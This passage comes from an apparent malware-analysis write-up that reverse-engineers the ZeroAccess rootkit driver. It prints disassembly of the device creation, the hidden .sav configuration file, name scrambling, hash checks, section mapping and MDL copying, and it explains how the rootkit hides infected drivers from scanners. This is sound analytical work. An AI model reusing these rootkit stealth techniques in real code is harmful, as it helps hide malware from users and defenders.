IRP Stack Location contains a function code constituted by Major and Minor Code, basically the most important is the Major Code because identifies which of a driver’s dispatch routines the IOManager invokes when passing an IRP to a driver.

__End IRP Hooking__

Let’ comeback now to the DriverEntry code

Inside call sub_10003108 we have an important piece of code:




```
push    offset dword_100061B0 ; DeviceObject
xor     ebx, ebx
push    ebx             ; Exclusive
push    40h             ; DeviceCharacteristics
push    FILE_DEVICE_DISK ; DeviceType
push    offset DeviceName ; DeviceName
push    ebx             ; DeviceExtensionSize
push    Object          ; DriverObject
call    ds:IoCreateDevice
cmp     eax, ebx
jl      loc_100032C0
push    Object
call    ds:ObMakeTemporaryObject
mov     ecx, Object     ; Object
call    ds:ObfDereferenceObject
push    14h
pop     ecx
mov     esi, offset aSystemrootSy_0 ; "\\systemroot\\system32\\config\\12345678.sa"
lea     edi, [ebp+SourceString]
rep movsd
push    2Eh             ; size_t
lea     eax, [ebp+var_5E]
push    ebx             ; int
push    eax             ; void *
movsw
call    memset
add     esp, 0Ch
lea     eax, [ebp+var_78]
push    eax
call    sub_10002F87
```

Of particular importance the parameter of IoCreateDevice pointed to by the red arrow. FILE_DEVICE_DISK creates a disk like structure. If device creation is successful, the object is transformed in a Temporary Object. This is done because a Temporary Object and can be deleted later, meaning it can be removed from namespace, then next derefenced. The ObDereferenceObject decreases the reference count of an object by one. If the object was created (in our case transformed into) a temporary objct and the reference count reaches zero, the object can be deleted by the system.

As you can see from code immediately after we have the following string:

systemrootsystem32config12345678.sav

Let’s take a look at the next logical block of code:



```
100031AF                   push    offset FileHandle ; FileHandle
100031B4                   call    ds:ZwCreateFile
100031BA                   mov     esi, eax
100031BC                   cmp     esi, ebx
100031BE                   jl      loc_100032AC
100031C4                   cmp     [ebp+IoStatusBlock.Information], 2
100031C8                   jnz     short loc_100031EB
100031CA                   push    ebx               ; OutputBufferLength
100031CB                   push    ebx               ; OutputBuffer
100031CC                   push    2                 ; InputBufferLength
100031CE                   push    offset unk_100061C0 ; InputBuffer
100031D3                   push    9C040h            ; FsControlCode
100031D8                   lea     eax, [ebp+IoStatusBlock]
100031DB                   push    eax               ; IoStatusBlock
100031DC                   push    ebx               ; ApcContext
100031DD                   push    ebx               ; ApcRoutine
100031DE                   push    ebx               ; Event
100031DF                   push    FileHandle        ; FileHandle
100031E5                   call    ds:ZwFsControlFile
100031EB
100031EB loc_100031EB:                               ; CODE XREF: sub_10003108+C0↑j
100031EB                   push    14h               ; FileInformationClass
100031ED                   push    8                 ; Length
100031EF                   lea     eax, [ebp+AllocationSize]
100031F2                   push    eax               ; FileInformation
100031F3                   lea     eax, [ebp+IoStatusBlock]
100031F6                   push    eax               ; IoStatusBlock
100031F7                   push    FileHandle        ; FileHandle
100031FD                   call    ds:ZwSetInformationFile
```

The entire string *12345678.sav* is passed as parameter to call sub_10002F87. Inside this call we have some weak obsfucation. The algorithm is pretty easy to decipher and can be de-obfuscated via a XOR + ADDITION where the key is a value extracted from Windows registry.

When reversing any kernel mode rootkit and you see the ZwCreateFile call, one of the parameters to inspect after the call is the member information of IO_STATUS_BLOCK structure. This is the 4th parameter of ZwCreateFile. It contains the final completion status, meaning you can then determine if the file has been, Created/Opened/Overwritten/Superdesed/etc.


Upon further analysis we determined that this *-random-.sav* file works as a configuration file. In addition to the information stored, there is a copy of original properties of the clean, uninfected system driver. If a user or file scanner accesses the infected driver, due to ZeroAccess's low level interaction with Disk driver, file will be substituted on fly with original one. This will total deceive whatever process is inspecting the infected system driver.

Let's look again at our routine.

As you can see here the rootkit checks for exactly the same thing, it compares IoStatusBlock->Information with constant value 0x2. This value corresponds to FILE_CREATE. If file has a FILE_CREATE status, then ZwFsControlCode sends to this file a

FSCTL_SET_COMPRESSION control code.

The ZwSetInformationFile routine changes various kinds of information about a file object. In our case we have as the FileInformationClass, FileEndOfFileInformation that changes the current end-of-file information, supplied in a FILE_END_OF_FILE_INFORMATION structure. The operation can either truncate or extend the file. The caller must have opened the file with the FILE_WRITE_DATA flag set in the DesiredAccess parameter for this to work. Let’s look at the next block of code:



```
10003216                push    FileHandle      ; Handle
1000321C                call    ds:ObReferenceObjectByHandle
10003222                mov     esi, eax
10003224                cmp     esi, ebx
10003226                jl      short loc_100032A0
10003228                push    fileObject      ; FileObject
1000322E                call    ds:IoGetRelatedDeviceObject
10003234                mov     ecx, eax
10003236                movzx   esi, word ptr [ecx+0ACh]
1000323D                xor     edx, edx
1000323F                mov     eax, 1000000h
10003244                div     esi             ; deviceObj->SectorSize / 0x1000000
10003246                mov     dword_100061AC, esi
1000324C                mov     dword ptr qword_10006198+4, ebx
10003252                mov     dword_100061A0, 0Bh
1000325C                mov     DeviceObject, ecx
10003262                mov     dword ptr qword_10006198, eax
10003267                xor     eax, eax
10003269                inc     eax
1000326A                mov     dword_100061A8, eax
1000326F                mov     dword_100061A4, eax
10003274                mov     al, [ecx+30h]
10003277                mov     ecx, dword_100061B0 ; deviceObj_1->StackSize + 1;
1000327D                inc     al
1000327F                mov     [ecx+30h], al
10003282                mov     eax, dword_100061B0
10003287                or      dword ptr [eax+1Ch], 10h ; dword_100061B0->Flags |= 0x10;
1000328B                mov     eax, dword_100061B0
10003290                and     dword ptr [eax+1Ch], 0FFFFFF7Fh ; dword_100061B0->Flags &= 0xFFFFFF7F;
10003297                call    ntfsControlSet
1000329C                xor     eax, eax
```

The ObReferenceObjectByHandle routine provides access validation on the object handle, and, if access can be granted, returns the corresponding pointer to the object’s body. After referencing our file object, via IoGetRelatedDeviceObject, we have the pointer corresponding to its device object.

If you remember, the device driver was builded with FILE_DEVICE_DISK. This means that the device represents a volume, as you can see from there code, there is a deviceObj->SectorSize reference.

By looking at the documentation for DEVICE_OBJECT we can see the following descriptor for SectorSize member:


“*this member specifies the volume’s sector size, in bytes. The I/O manager uses this member to make sure that all read operations, write operations, and set file position operations that are issued are aligned correctly when intermediate buffering is disabled. A* *default system bytes-per-sector value is used when the device object is created* “

The DISK structure will serve the purpose of offering an easy way to covertly manage the rootkit files, namely, by managing this rootkit device as a common Disk.

At this point if you take a look at start code of this driver you will see that in DriverEntry() we have a ‘.’ character check If the condition matches we have the execution flow previously seen, otherwise execution jumps directly to this last one piece of code:


```
                         ; CODE XREF: DriverEntry+45↑j
push    1Ah
pop     ecx
push    6
mov     esi, offset a??C2cad9724079 ; "\\??\\C2CAD972#4079#4fd3#A68D#AD34CC12107"...
lea     edi, [esp+34h]
rep movsd                ; edi = \??\C2CAD972#4079#4fd3#A68D#AD34CC121074\L\Snifer67
pop     ecx
xor     eax, eax
lea     edi, [esp+98h]
push    ebx              ; system driver name without '.sys'
rep stosd
lea     eax, [esp+0B4h]
push    offset aSystemrootSyst ; "\\systemroot\\system32\\drivers\\%s.sys"
push    eax              ; wchar_t *
call    ds:swprintf      ; assemble system driver path
add     esp, 0Ch
lea     eax, [esp+86h]   ; eax = 'Snifer67'
push    eax
call    sub_10002F87     ; scramble name
push    offset HashValue ; HashValue
push    offset dword_1000613C ; int
lea     eax, [esp+0B8h] ; \systemroot\system32\drivers\_driver_name.sys
push    eax              ; SourceString
call    HashCkeck        ; Hash Check
test    eax, eax
jnz     short loc_10003816 ; hash check success?
```

The above instructions are fully commented. EBX points to the string of the randomly selected System Driver, call sub_10002F87 scrambles the ‘Snifer67’ string according to a value extracted from a registry key value. Next you can see a call that we have named HashCheck. It takes three arguments, HANDLE SourceString, int, PULONG HashValue:



```
                call    HashCkeck       ; Hash Check
                test    eax, eax
                jnz     short loc_10003816 ; hash check success?

loc_1000380C:                           ; CODE XREF: DriverEntry+FF↓j
                                        ; DriverEntry+10C↓j ...
                call    sub_100036E9    ; Free MDL
                jmp     loc_100038FB
; ---------------------------------------------------------------------------

loc_10003816:                           ; CODE XREF: DriverEntry+DF↑j
                cmp     dword ptr [esp+0Ch], 0
                jz      short loc_1000382C
                add     ebx, 0FFFFFFFCh
                push    ebx             ; SourceString
                call    sub_100022C3    ; Section Object and View
                test    eax, eax
                jnz     short loc_10003881
                jmp     short loc_1000380C ; Free MDL
; ---------------------------------------------------------------------------
```

If the hash check fails, inside the call sub_100036E9, MDL is released. Otherwise execution is reidrected toward call sub_100022C3, as shown below:



```
call    wrap_RtlInitUnicodeString
push    eax             ; ObjectAttributes
push    4               ; DesiredAccess
lea     eax, [ebp+Handle]
push    eax             ; SectionHandle
call    ds:ZwOpenSection
test    eax, eax
jl      loc_100023BE
push    2               ; Protect
push    edi             ; AllocationType
push    2               ; InheritDisposition
lea     eax, [ebp+ViewSize]
push    eax             ; ViewSize
push    edi             ; SectionOffset
push    edi             ; CommitSize
push    edi             ; ZeroBits
lea     eax, [ebp+SourceString]
push    eax             ; BaseAddress
push    0FFFFFFFFh      ; ProcessHandle
push    [ebp+Handle]    ; SectionHandle
mov     [ebp+SourceString], edi
mov     [ebp+ViewSize], edi
call    ds:ZwMapViewOfSection
test    eax, eax
jl      loc_100023B5
mov     eax, TotalBytes
cmp     [ebp+ViewSize], eax
jb      loc_100023AA
```

What we have here is a method of interaction between kernel-mode and user-mode called memory sharing. With memory sharing, it is possible to map kernel memory into user mode. There are two common techniques for memory sharing, they are:

- Shared objects and shared views.
- Mapped memory buffers

We have already seen how Section Objects work in user-mode, in kernel-mode the concept is not very different. What changes in this case we have to deal with MDLs, and we need additional security checks because sharing memory between kernel and user space can be a pretty dangerous operation. After opening a Section into the target a View is created by using ZwMapViewOfSection. Let’s suppose that you want to know where this section is opened, a fast way to discover this is via handle table check.To do this, the first step is to locate where handle is stored. Simply point your debugger memory view to the SectionHandle parameter of ZwOpenSection.

If Section Opening is successful, in memory you will see the handle, and now we can query more details about this handle. The syntax varies with your debugger of choice:

In Syser type: handle handle_number


In WinDbgtype : !handle handle_number ff

Here is what the WinDbg output looks like:

```
> !handle 1c0 ff

Handle 1c0


Type Section

Attributes 0


GrantedAccess 0x6:

None


MapWrite,MapRead

HandleCount 22

PointerCount 24

Name BaseNamedObjectswindows_shell_global_counters
```

Object Specific Information

In our case, the Section Object and successive View is opened into the randomly chosen system driver. It’s important to specify that the usage of ZwMapViewOfSection maps the view into the user virtual address space of the specified process. Mapping the driver’s view into the system process prevents user-mode applications from tampering with the view and ensures that the driver’s handle is accessible only from kernel mode. Let’s take a look at the next code block:




```
push    eax
push    ecx             ; LowAddress
call    ds:MmAllocatePagesForMdl
mov     esi, eax
cmp     esi, edi
jz      short loc_100023AA
mov     eax, [esi+14h]
cmp     eax, TotalBytes
jb      short loc_10002397
push    edi             ; Priority
push    edi             ; BugCheckOnFailure
push    edi             ; BaseAddress
push    1               ; CacheType
push    edi             ; AccessMode
push    esi             ; MemoryDescriptorList
call    ds:MmMapLockedPagesSpecifyCache
mov     ebx, eax
cmp     ebx, edi
jz      short loc_10002397
push    TotalBytes      ; size_t
push    [ebp+SourceString] ; void *
push    ebx             ; void *
call    memcpy
add     esp, 0Ch
push    esi             ; MemoryDescriptorList
push    ebx             ; BaseAddress
call    ds:MmUnmapLockedPages
mov     MemoryDescriptorList, esi
xor     esi, esi
```

The MmAllocatePagesForMdl routine allocates zero-filled, nonpaged, physical memory pages to an MDL. In ESI, if allocation succeeds, we have the MDL pointer, used by MmMapLockedPagesSpecifyCache that maps the physical pages that are described by MDL pointer, and allows the caller to specify the cache behavior of the mapped memory. The BaseAddress parameter specifies the Starting User Address to map the MDL to. When this param value is NULL the system will choose the StartingAddress. EBX contains the return value that is the starting address of the mapped pages. Next there is a classic memcpy, which the author has documented in the screenshot.

